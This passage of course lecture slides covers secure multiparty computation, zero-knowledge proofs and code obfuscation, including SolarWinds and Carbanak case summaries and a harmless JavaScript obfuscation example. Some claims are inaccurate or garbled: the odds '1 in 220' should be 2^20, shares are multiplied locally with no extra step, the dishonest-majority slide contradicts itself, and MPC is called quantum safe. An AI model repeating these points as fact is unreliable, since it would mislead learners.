  - Each vote or bid is encrypted and jointly computed with MPC so that **no individual vote or bid is visible**, but the final outcome is transparent and provable.

# Genomic Data Collaboration

- **Problem:**  
Researchers or biotech companies want to perform joint studies on genetic predispositions to diseases across populations—but genomic data is **extremely sensitive** and often linked to identity.
- **MPC Use:**
  - Institutions can perform joint statistical analysis (like SNP frequencies or mutation correlations) without revealing any person's raw genome or identifying data.

# Tax Fraud Detection Across Borders

- **Problem:**  
Governments want to spot patterns of tax evasion by comparing declared income with actual cross-border asset flows. But they can't share raw taxpayer data across jurisdictions due to national secrecy laws.
- **MPC Use:**
  - Governments run joint computations on encrypted income data, flagging inconsistencies or anomalies while **preserving the confidentiality** of each nation's citizens.

# Techniques

- Shamir Secret Sharing
  - Honest Majority MPC
  - Input sharing
  - Circuit evaluation
  - Private set intersection
  - Threshold cryptography
  - Dishonest majority MPC
- *Students should know at least 3 techniques well*

# Reading: Techniques

- Shamir Secret Sharing:
  - Used in case of an honest majority in secure multiparty computation.
  - A secret sharing scheme is that a secret  $s$  is shared among  $n$  parties, such that  $t+1$  or more parties come together to reconstruct the secret.
  - The parties lesser than  $t$  cannot get any information or reconstruct the secret.
  - The scheme which fulfills the requirements of  $t+1$  out of  $n$  is called the threshold secret sharing scheme.
- Honest Majority MPC:
  - The function can either be represented by Boolean or arithmetic circuit in an honest majority.
  - For MPC-based secret sharing having the honest majority, there is finite field  $\mathbb{Z}_p$  with  $p > n$  for arithmetic circuit and the circuit is **Turing complete**.

# Reading: Techniques

- Input sharing:
  - Every party shares the input using the Shamir secret sharing.
  - The circuit is provided with the input for computation.
  - Every party keeps his input private by adding some random number to the input and finally, after getting the output the random number is known to the party is removed, and we get the output.
- Circuit evaluation:
  - The circuit is evaluated by parties one gate at a time.
  - The gates are evaluated serially from input to output.
  - The evaluation consists of the computation of addition and multiplication gates.
  - For inputs  $a(x)$  and  $b(x)$ , the output of addition for the  $i$ th party is calculated as
$$c(i) = a(i) + b(i).$$
  - Similarly, the output of multiplication for the  $i$ th party is calculated as
$$c(i) = a(i) \cdot b(i).$$



# Reading: Techniques

- Private set intersection:
  - The private set intersection protocol is very efficient for the two parties' problems.
  - Two parties who wish to find the elements of intersection with private set of inputs without revealing the input, the private set intersection is better approach for both honest and dishonest adversaries.
- Threshold cryptography:
  - Threshold cryptography aims to carry out the cryptographic operations for a set of parties without holding the secret by any of the single party.
  - RSA algorithm is used for the scheme where the basic function is  $y = x^s \bmod n$ .
  - RSA is used for encrypting secrets or messages.

# Reading: Techniques

- Dishonest majority MPC:
  - Assumes both honest and dishonest parties.
  - The secure Multiparty computation is secure as long as there is an honest majority.
  - If the adversaries are corrupt more than the majority, new approaches are required for security.
  - For the dishonest majority, there are protocols like GMW oblivious transfer, garbled circuit, Tiny oz and many more protocols.

# Properties of secure multi-party computation

- **Input privacy:** No party can infer information about private inputs from the output.
- **Correctness:** An adversarial party must not be able to prevent other parties from receiving their correct outputs.
- An adversary in this context refers to the parties that attack the computation process.
- The attack may be for learning private information of other parties or for causing the output of the computation to be incorrect.

# Advantages?

- **Promotes privacy and data utility:**
  - SMPC can eliminate the tradeoff between data privacy and data utility since private or encrypted data doesn't need to be shared with third parties or model owners to be utilized.
  - By this means, it also eliminates the risks of data breaches and misuses stemming from data collection.
- **Reveals only the final result:**
  - SMPC only reveals the final result and doesn't reveal intermediate information during the computation.
  - Compared with federated learning, a machine learning approach where data is not collected from different parties but model parameters are communicated, SMPC provides a higher security level.
- **Less resource-intensive than other methods:**
  - Compared with fully homomorphic encryption, another cryptographic method that allows computation on encrypted data, SMPC requires less computing power.

# Advantages?

- **Trusted third party:**

- In Secure Multiparty Computation, we can share data in a distributed manner with different organizations without any third party and even the privacy of data will be preserved while sharing data.

- **High accuracy:**

- Secure Multiparty Computation provides highly accurate results for different computations using cryptography.

- **Quantum safe:**

- The data shared between parties is safe against quantum attacks, as the data is broken up and encrypted when distributed among parties for computation.

# Disadvantages?

- Communication overhead:
  - SMPC method requires communication between parties, which can lead to high communication costs.
- Vulnerable to attacks from colluding parties:
  - For instance, the second employee and the fourth employee can collude to learn the third employee's salary by subtracting the value sent by second to third from the value sent by the third to fourth.

It is important to note that there are techniques to solve these problems, but they usually come with higher computational costs.

# Summary

- Secure Multiparty Computation (sMPC), is at the core of Keyless.
- Allows us to be distributed, while simultaneously privacy-preserving.
- By merging sMPC with other cryptographic techniques, we can compare the encrypted biometric features of a user with those that they previously provided us — in complete privacy.
- sMPC works by enabling different parties, each with private data, or “inputs”, to carry out a joint computation without needing to reveal their private inputs to each other.

# Summary

- sMPC opens up unlimited possibilities for privately sharing data between competing parties
- The communicating parties can cooperate and gain mutually beneficial insights from that data, providing a solution to the growing debate around privacy and data collection.



# Why is it called privacy-preserving computation?

- Adoption of sMPC allows independent parties to gain insights into data without putting that data at risk of being compromised.
- sMPC makes it possible for competing parties to learn things from their combined data without actually sharing it with each other.
- No party can learn anything about the other parties data, instead all they learn is the result of the computation is, allowing them to still make important decisions based on that result.
- Offers online authentication, identification, and key management be more private and secure.

# Alternatives?

## Cryptographic methods

- **Homomorphic encryption:**
  - HE enables computation on encrypted data without decrypting it first.
- **Zero-knowledge proofs:**
  - Zero-knowledge proofs are mathematical techniques to verify the truth about information without revealing the information itself.
- **Differential privacy:**
  - Differential privacy is a technique of adding a controlled amount of randomness to data that prevents malicious parties from obtaining information about individuals.

# Alternatives?

## AI/ML-backed methods

- **Synthetic data:**
  - Synthetic data is data that is created artificially while preserving the important characteristics of real data.
- **Federated learning:**
  - Federated learning is a machine learning approach that uses multiple local datasets without exchanging data.

# References sMPC

- <https://medium.com/@keylesstech/a-beginners-guide-to-secure-multiparty-computation-dc3fb9365458>
- <https://research.aimultiple.com/secure-multiparty-computation/>
- <https://www.geeksforgeeks.org/what-is-secure-multiparty-computation/>
- [What is Secure Multiparty Computation? - SMPC/MPC Explained | Inpher](#)

# Zero knowledge Proofs(ZKP)


# Zero knowledge Proofs

- A **zero-knowledge proof** or **zero-knowledge protocol** is a method by which one party (the prover) can prove to another party (the verifier) that a given statement is true
- while the prover avoids conveying any additional information apart from the fact that the statement is indeed true.
- The essence of zero-knowledge proofs is that it is trivial to prove that one possesses knowledge of certain information by simply revealing it;
- The challenge is to prove such possession without revealing the information itself or any additional information.
- *A zero-knowledge proof of knowledge is a special case when the statement consists *only* of the fact that the prover possesses the secret information.*


# Zero knowledge Proofs

- The statement being proved must include the assertion that the prover has such knowledge,
- but cannot include or transmit the knowledge itself in the assertion.
- Otherwise, the statement would not be proved in zero-knowledge because it provides the verifier with additional information about the statement by the end of the protocol.


# Abstract examples- The Ali Baba cave



1. Peggy randomly takes either path A or B, while Victor waits outside



2. Victor chooses an exit path



3. Peggy reliably appears at the exit Victor names



# Abstract examples- The Ali Baba cave

- Let's assume the two parties in a zero-knowledge proof as
  - Peggy (the prover of the statement) and
  - Victor (the verifier of the statement).
- In this story, Peggy has uncovered the secret word used to open a magic door in a cave.
- The cave is shaped like a ring, with the entrance on one side and the magic door blocking the opposite side.
- Victor wants to know whether Peggy knows the secret word; but Peggy, does not want to reveal her knowledge (the secret word) to Victor or to reveal the fact of her knowledge to the world in general.
- They label the left and right paths from the entrance A and B.
- First, Victor waits outside the cave as Peggy goes in.
- Peggy takes either path A or B; Victor is not allowed to see which path she takes.
- Then, Victor enters the cave and shouts the name of the path he wants her to use to return, either A or B, chosen at random.
- Providing she really does know the magic word, this is easy
- she opens the door, if necessary, and returns along the desired path.

# Analysis- how many times peggy may win?

- However, suppose she did not know the word.
- Then, she would only be able to return by the named path if Victor were to give the name of the same path by which she had entered.
- Since Victor would choose A or B at random, she would have a 50% chance of guessing correctly.
- If they were to repeat this trick many times, say 20 times in a row, her chance of successfully anticipating all of Victor's requests would become very small (1 in 220, or very roughly 1 in a million).
- Thus, if Peggy repeatedly appears at the exit Victor names, he can conclude that it is extremely probable that Peggy does, in fact, know the secret word.

# Analysis- How Peggy and Victor convince others?

- One side note with respect to third-party observers:
- even if Victor is wearing a hidden camera that records the whole transaction, the only thing the camera will record is in one case Victor shouting "A!" and Peggy appearing at A or in the other case Victor shouting "B!" and Peggy appearing at B.
- A recording of this type would be trivial for any two people to fake (requiring only that Peggy and Victor agree beforehand on the sequence of A's and B's that Victor will shout).
- Such a recording will certainly never be convincing to anyone but the original participants.
- In fact, even a person who was present as an observer at the original experiment would be unconvinced, since Victor and Peggy might have orchestrated the whole "experiment" from start to finish.

# Abstract example - Two balls and the colour-blind friend

- Imagine your friend is red-green colour-blind (while you are not)
- you have two balls: one red and one green, but otherwise identical.
- To your friend they seem completely identical and they are skeptical that they are actually distinguishable.
- You want to prove to them they are in fact differently-coloured, but nothing else;
- In particular, you do not want to reveal which one is the red and which is the green ball.

# The proof system..


- You give the two balls to your friend and they put them behind their back.
- Next, they take one of the balls and bring it out from behind their back and displays it.
- They then place it behind their back again and then choose to reveal just one of the two balls, picking one of the two at random with equal probability.
- They will ask you, "Did I switch the ball?" This whole procedure is then repeated as often as necessary.

# Two balls and the colour-blind friend... Contd..

- By looking at their colours, you can, of course, say with certainty whether or not they switched them.
- On the other hand, if they were the same colour and hence indistinguishable, there is no way you could guess correctly with probability higher than 50%.
- Since the probability that you would have randomly succeeded at identifying each switch/non-switch is 50%, the probability of having randomly succeeded at all switch/non-switches approaches zero ("soundness").
- If you and your friend repeat this "proof" multiple times (e.g. 20 times), your friend should become convinced ("completeness") that the balls are indeed differently coloured.
- The above proof is zero-knowledge because your friend never learns which ball is green and which is red; indeed, they gain no knowledge about how to distinguish the balls.

# Abstract example - Finding Waldo

- Finding Waldo is a game where you have to find a person called Waldo from a snapshot of a huge crowd taken from above.
- Peggy has an algorithm to find Waldo but he doesn't want to reveal it to Victor.
- Victor wants to buy the algorithm but would need to check if the algorithm is working.
- Peggy cuts a small hole on a cardboard and places over Waldo.
- The algorithm is proved with zero knowledge about it.





# Properties of zero-knowledge proof

A zero-knowledge proof of some statement must satisfy three properties:

- **Completeness:**
  - if the statement is true, an honest verifier will be convinced of this fact by an honest prover.
- **Soundness:**
  - if the statement is false, no cheating prover can convince an honest verifier that it is true, except with some small probability.
- **Zero-knowledge:**
  - if the statement is true, no verifier learns anything other than the fact that the statement is true.
  - In other words, just knowing the statement (not the secret) is sufficient to imagine a scenario showing that the prover knows the secret.
  - This is formalized by showing that every verifier has some *simulator* that, given only the statement to be proved (and no access to the prover), can produce a transcript that "looks like" an interaction between an honest prover and the verifier in question.
- The first two of these are properties of more general interactive proof systems. The third is what makes the proof zero-knowledge.

# Reading: Types of Zero Knowledge Proof

- Interactive Zero Knowledge Proof –
  - It requires the verifier to constantly ask a series of questions about the “knowledge” the prover possess.
  - Finding Waldo is interactive since the “prover” did a series of actions to prove the about the soundness of the knowledge to the verifier.
- Non-Interactive Zero Knowledge Proof –
  - For “interactive” solution to work, both the verifier and the prover needed to be online at the same time making it difficult to scale up on the real world application.
  - Non-interactive Zero-Knowledge Proof do not require an interactive process, avoiding the possibility of collusion.
  - It requires picking a hash function to randomly pick the challenge by the verifier.
  - In 1986, Fiat and Shamir invented the Fiat-Shamir heuristic and successfully changed the interactive zero-knowledge proof to non-interactive zero knowledge proof.

# What problem does a zero-knowledge proof best solve?

- Used to **protect data privacy** in a diverse set of cryptography use cases, such as:
  - Blockchain: The transparency of public blockchains such as Bitcoin and Ethereum enable public verification of transactions.
  - However, it also implies little privacy and can lead to deanonymization of users.

# Applications

- Authentication systems
  - one party wants to prove its identity to a second party via some secret information (such as a password)
  - but doesn't want the second party to learn anything about this secret.
  - This is called a "zero-knowledge proof of knowledge".
  - However, a password is typically too small or insufficiently random to be used in many schemes for zero-knowledge proofs of knowledge.
  - A zero-knowledge password proof is a special kind of zero-knowledge proof of knowledge that addresses the limited size of passwords
  - Practical implementations:
    - Sigma protocol (2015)
    - In August 2021, Cloudflare, an American web infrastructure and security company decided to use the one-out-of-many proofs mechanism for private web verification using vendor hardware.

# Applications

- Ethical behavior
  - enforces honest behavior while maintaining privacy.
  - Roughly, the idea is to force a user to prove, using a zero-knowledge proof, that its behavior is correct according to the protocol.
  - Because of soundness, we know that the user must really act honestly in order to be able to provide a valid proof.
  - Because of zero knowledge, the user does not compromise the privacy of its secrets in the process of providing the proof.

# Applications

- Nuclear disarmament
  - In 2016, the Princeton Plasma Physics Laboratory and Princeton University demonstrated a technique that may have applicability to future nuclear disarmament talks.
  - It would allow inspectors to confirm whether or not an object is indeed a nuclear weapon without recording, sharing or revealing the internal workings which might be secret.

# Applications

- **Blockchains**

- Zero-knowledge proofs were applied in the Zerocoin and Zerocash protocols, which culminated in the birth of Zcoin and Zcash cryptocurrencies in 2016.
- Zerocoin has a built-in mixing model that does not trust any peers or centralised mixing providers to ensure anonymity.
- Users can transact in a base currency and can cycle the currency into and out of Zerocoins.
- The Zerocash protocol uses a similar model except that it can obscure the transaction amount, while Zerocoin cannot.
- Given significant restrictions of transaction data on the Zerocash network, Zerocash is less prone to privacy timing attacks when compared to Zerocoin.
- However, this additional layer of privacy can cause potentially undetected hyperinflation of Zerocash supply because fraudulent coins cannot be tracked.

# Applications

- **Blockchains.. Cont**

- In 2018, Bulletproofs were introduced.
- Bulletproofs are an improvement from non-interactive zero-knowledge proof where trusted setup is not needed.
- It was later implemented into the Mimblewimble protocol and Monero cryptocurrency.
- In 2019, Firo implemented the Sigma protocol, which is an improvement on the Zerocoin protocol without trusted setup.
- In the same year, Firo introduced the Lelantus protocol, an improvement on the Sigma protocol, where the former hides the origin and amount of a transaction.



## Advantages

### **Simplicity**

Does not require any complicated encryption methods.

### **Privacy**

Increases the privacy of users by avoiding the reveal of personal information in public blockchains.

### **Security**

Strengthens security of information by replacing ineffective authentication methods.

### **Scalability**

Increases blockchain throughput and scalability.

## Disadvantages

### **Limited**

The protocols for ZKP's usually rely on mathematical equations and numerical answers. Any other method requires a translation.

### **Requires a large amount of computing power**

There are around 2000 computations per ZKP transaction that each require a certain amount of time to process.

### **Restricted**

If the originator of a transaction forgets their information, all the data associated with it is lost.

### **Vulnerability**

Potential vulnerability to advanced technologies like quantum computing.

# References

- <https://blockheadtechnologies.com/zero-knowledge-proofs-a-powerful-addition-to-blockchain/>, last retrieved on Nov 30,2022
- [https://en.wikipedia.org/wiki/Zero-knowledge\\_proof](https://en.wikipedia.org/wiki/Zero-knowledge_proof), last retrieved on Nov 30,2022
- <https://www.geeksforgeeks.org/zero-knowledge-proof/>, last retrieved on Nov 30,2022

# Cryptographic Obfuscation

# A real life example 1: Obfuscation and SolarWinds

- An attack on SolarWinds, an Austin, Texas, IT management and monitoring software maker, which is thought to have started in September 2019
- The attack resulted in a host of other companies and government agencies being breached.
- The attack was discovered in December 2020 and is attributed to Russian hackers.
- It initially compromised SolarWinds' **Orion IT management platform**.

- The attackers used Sunburst malware, which combined obfuscation, machine learning and AI techniques to plant a backdoor in software updates for the Orion platform.
- To disguise their efforts and bypass defenses, they altered audit logs, deleted files and programs after use and faked activity to make it appear as legitimate applications on the network.
- This supply chain attack is suspected to have remained undetected for more than a year.
- The malware inserted in the Orion code lay dormant and hidden until users downloaded the infected updates. (logic bombs)
- It then spread through the network undetected and infected a long list of organizations using Orion.

# Obfuscation

- Obfuscation is defined as the transformation of a human-readable string to a string that is difficult for people to understand.
- Hides the intended meaning of the contents of a file, making it ambiguous, confusing to read, and hard to interpret.
- In contrast to encryption, obfuscation includes no cryptographic key and the “secret” here is the operation itself.
- *Encryption doesn't work everywhere because it requires a secret which cannot be stored within.*
  - *E.g. For the application code that can be shipped to the customers someone can retrieve the secret from the code and decrypt it.*
- *Encoding also doesn't work because it's reversible and publicly known*

# Obfuscation

- Obfuscation has some valid use cases.
  - It is used heavily to prevent tampering and to protect intellectual property.
  - The source code for mobile applications is often obfuscated before being packaged, since the code lives in the users' mobile devices from where they can extract it.
  - Obfuscating deters Reverse Engineering because the code is not human-friendly.
  - In turn, this deters tampering with the code and re-distributing it for malicious uses.
  - However, obfuscation only makes it difficult for someone to read the obfuscated code — not impossible.
  - Many tools exist that assist in de-obfuscating application code.

# Security Goals Achieved by Cryptographic Obfuscation

- **Confidentiality** – Ensures that sensitive parts of a program remain hidden from unauthorized users.
- **Intellectual Property Protection** – Prevents reverse engineering of software logic or proprietary algorithms.
- **Access Control Enforcement** – Helps in ensuring that even if an attacker gains access to an executable, they cannot extract useful information.
- **Privacy-Preserving Computation** – Can be used in secure multi-party computation (MPC) or functional encryption to protect sensitive inputs.




# Security Goals Achieved by Cryptographic Obfuscation

Classical Security Goal	Relevance to Obfuscation
Confidentiality	✓ Yes – Obfuscation hides internal logic and secrets inside code
Integrity	✗ Not directly addressed by obfuscation
Availability	✗ Not the focus of obfuscation
Authenticity	✗ No – other tools like digital signatures handle this
Non-repudiation	✗ Not relevant to obfuscation

# Code obfuscation

```
function hello(name) {  
  console.log('Hello, ' + name);  
}  
  
hello('New user');
```

Original code



Code after obfuscation



```
var _0xa1cc=["\x48\x65\x6C\x6C\x6F\x2C\x20","\x6C\x6F\x67","\x4E\x65\x77\x20\x75\x73\x65\x72"];  
function hello(_0x2cc8x2){console[_0xa1cc[1]](_0xa1cc[0]+ _0x2cc8x2)}hello(_0xa1cc[2])
```

# Obfuscation

- Think of obfuscation as camouflage for data.
- You're obscuring the data, but not limiting access (like encryption).
- **Problem:** I am a hacker; I want to attack an organization, but I know they have deployed Anti-Virus on their endpoints so if I re-use the same malware that I used a month ago the Anti-Virus will probably catch it.
- **Solution:** Because I am crafty, I *encode* the malware to obfuscate (camouflage) the contents of the malicious file from the Anti-Virus and avoid detection. (Read the examples in following slides)

# Encryption vs Obfuscation

- Encryption is to actually transform the contents of the file, making it unreadable to anyone unless they apply a special key.
- Encryption ensures that the file remains secure by keeping the content hidden from everyone, even if the encrypted information is viewed directly.
- If an authorized user does have the key, they can decrypt the file, changing the encrypted content back to its original, readable form.

# Encryption vs Obfuscation

- Obfuscated data, does not require a key and can be deciphered if the original algorithm applied is known.
- All you need is a decoder ring and you'll be able to read the secret message
- With encryption, on the other hand, even if you know the algorithm and have a decoder ring, you will still need a secret key to decrypt the message.

- Programs written in software languages that are compiled, such as C# and Java, are easier to obfuscate.
- This is because they create intermediate-level instructions that are generally easier to read.
- In contrast, C++ is more difficult to obfuscate, because it compiles to machine code, which is more difficult for people to work with.

# How does obfuscation work?

- Obfuscation in computer code uses complex roundabout phrases and redundant logic to make the code difficult for the reader to understand.
- Distracts the reader with the complicated syntax
- Makes it difficult for them to determine the true content of the message.
- Fools antivirus tools and other programs that rely heavily on digital signatures to interpret code.
- Makes decompiling difficult
  - Decompilers are available for languages such as Java, operating systems such as Android and iOS, and development platforms like .NET.
  - They can automatically reverse engineer source code;
- Code obfuscation is not about changing the content of a program's original code, but rather about making the delivery method and presentation of that code more confusing.
- Obfuscation does not alter how the program works or its end output.

# Obfuscation techniques- Students should know at least 5 of them

- **Renaming.**
  - The obfuscator alters the methods and names of variables.
  - The new names may include unprintable or invisible characters.
- **Packing.**
  - This compresses the entire program to make the code unreadable.
- **Control flow.**
  - The decompiled code is made to look like spaghetti logic, which is unstructured and hard to maintain code where the line of thought is obscured.
  - Results from this code are not clear, and it's hard to tell what the point of the code is by looking at it.



# Obfuscation techniques

- Instruction pattern transformation.
  - This approach takes common instructions created by the compiler and swaps them for more complex, less common instructions that effectively do the same thing.
- Dummy code insertion.
  - Dummy code can be added to a program to make it harder to read and reverse engineer, but it does not affect the program's logic or outcome.
- Metadata or unused code removal.
  - Unused code and metadata give the reader extra information about the program, much like annotations on a Word document, that can help them read and debug it.
  - Removing metadata and unused code leaves the reader with less information about the program and its code.

# Obfuscation techniques

- Opaque predicate insertion
  - A predicate in code is a logical expression that is either true or false.
  - Opaque predicates are conditional branches -- or if-then statements -- where the results cannot easily be determined with statistical analysis.
  - Inserting an opaque predicate introduces unnecessary code that is never executed but is puzzling to the reader trying to understand the decompiled output.
- Anti-debug.
  - Legitimate software engineers and hackers use debug tools to examine code line by line.
  - With these tools, software engineers can spot problems with the code, and hackers can use them to reverse engineer the code.
  - IT security pros can use anti-debug tools to identify when a hacker is running a debug program as part of an attack.
  - Hackers can run anti-debug tools to identify when a debug tool is being used to identify the changes they are making to the code.

# Obfuscation techniques

- String encryption.
  - This method uses encryption to hide the strings in the executable and only restores the values when they are needed to run the program.
  - This makes it difficult to go through a program and search for particular strings.
- Code transposition.
  - This is the reordering of routines and branches in the code without having a visible effect on its behavior.

# Reading assignment

- <https://dltlabs.medium.com/implementing-code-obfuscation-5b1fda3ed741>
- <https://www.labnol.org/software/deobfuscate-javascript/19815/>
- <https://auth0.com/blog/how-secure-are-encryption-hashing-encoding-and-obfuscation/>

# Why obfuscation worked so well for a time in high-profile attacks?

- The short answer is:
  - **clever design,**
  - **context-aware deception, and**
  - **blending in with normal behavior.**

# A real life example 2: Carbanak and FireEye

- Carbanak: infamous backdoor malware
- FireEye found the Carbanak source code in two RAR archives on [VirusTotal](#) in August 2017, approximately four months after the code was uploaded.
- [VirusTotal](#) Analyses suspicious files, domains, IPs and URLs to detect malware and other breaches.
- [FireEye](#) searches for Malware, crimeware , ransomware, Known bad Internet addresses, etc
- Speculation:
  - Uploader was from Russia and
  - Could have been a member of the cybercrime group behind Carbanak.
- [Carbanak](#) malware used to record video of victims' desktops

- From the source code's discovery until mid-2018, FireEye spent nearly 230 hours analyzing the 100,000 lines of code,
- Some time was spent learning the Russian language in order to "minimize my use of other analysts' time."
- a FireEye engineer had spent approximately 220 hours reverse-engineering Carbanak banking malware samples in 2016 and 2017 before the source was found.
- The code was difficult to parse.

# Technique used

- **Command and control**
  - Depending on the C2 protocol used and
  - the command being processed,
  - control flow may take divergent paths through different functions only to converge again later and accomplish the same command
- Analysis required bouncing around between almost **20 functions in five files**
